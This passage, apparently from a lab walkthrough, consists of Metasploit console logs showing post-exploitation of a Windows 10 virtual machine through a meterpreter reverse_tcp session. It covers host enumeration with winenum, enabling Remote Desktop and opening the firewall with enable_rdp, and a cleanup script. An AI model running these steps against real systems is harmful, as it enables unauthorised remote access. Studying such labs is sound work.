[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: none to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: tunnel to reverse
[02/12/2018 15:19:17] [d(1)] core: Module windows/meterpreter/reverse_tcp is compatible with multi/script/web_delivery
root@kali:~#
```

```
msf > set ConsoleLogging true
Console logging is now enabled.
ConsoleLogging => true
msf > set SessionLogging true
Session logging will be enabled for future sessions.
SessionLogging => true
msf > makerc /root/.msf4/msfconsole.rc
[*] Saving last 2 commands to /root/.msf4/msfconsole.rc ...
msf >
```

```
msf > hosts -o /root/hosts.csv
[*] Wrote hosts to /root/hosts.csv
msf > cat /root/hosts.csv
[*] exec: cat /root/hosts.csv

address,mac,name,os_name,os_flavor,os_sp,purpose,info,comments
"172.16.40.149","","DESKTOP-PI8214R","Windows 10","","","client","",""
msf >
```

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 172.16.40.149:50081...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312/DESKTOP-PI8214R_20180214.4312.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312
[*] Checking if DESKTOP-PI8214R is a Virtual Machine ........
[*]     This is a VMWare virtual Machine
[*]     UAC is Enabled
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
meterpreter >
```

```
[*] exec: cat /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312/DESKTOP-PI8214R_20180214.4312.txt

Date:       2018-02-14.10:43:12
Running as: DESKTOP-PI8214R\User
Host:       DESKTOP-PI8214R
OS:         Windows 10 (Build 10586).



This is a VMWare virtual Machine

msf >
```

>

```
msf > use post/windows/manage/enable_rdp
msf post(windows/manage/enable_rdp) > set SESSION 3
SESSION => 3
msf post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt
[*] Post module execution completed
msf post(windows/manage/enable_rdp) >
```

```
meterpreter > resource /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt
[*] Processing /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt for ERB directives.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> reg setval -k 'HKLM\System\CurrentCont
rolSet\Control\Terminal Server' -v 'fDenyTSConnections' -d "1"
Successfully set fDenyTSConnections of REG_SZ.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c sc config
 termservice start= disabled"
Process 2612 created.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c sc stop t
ermservice"
Process 2748 created.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c 'netsh fi
rewall set service type = remotedesktop mode = enable'"
Process 2324 created.
meterpreter >
```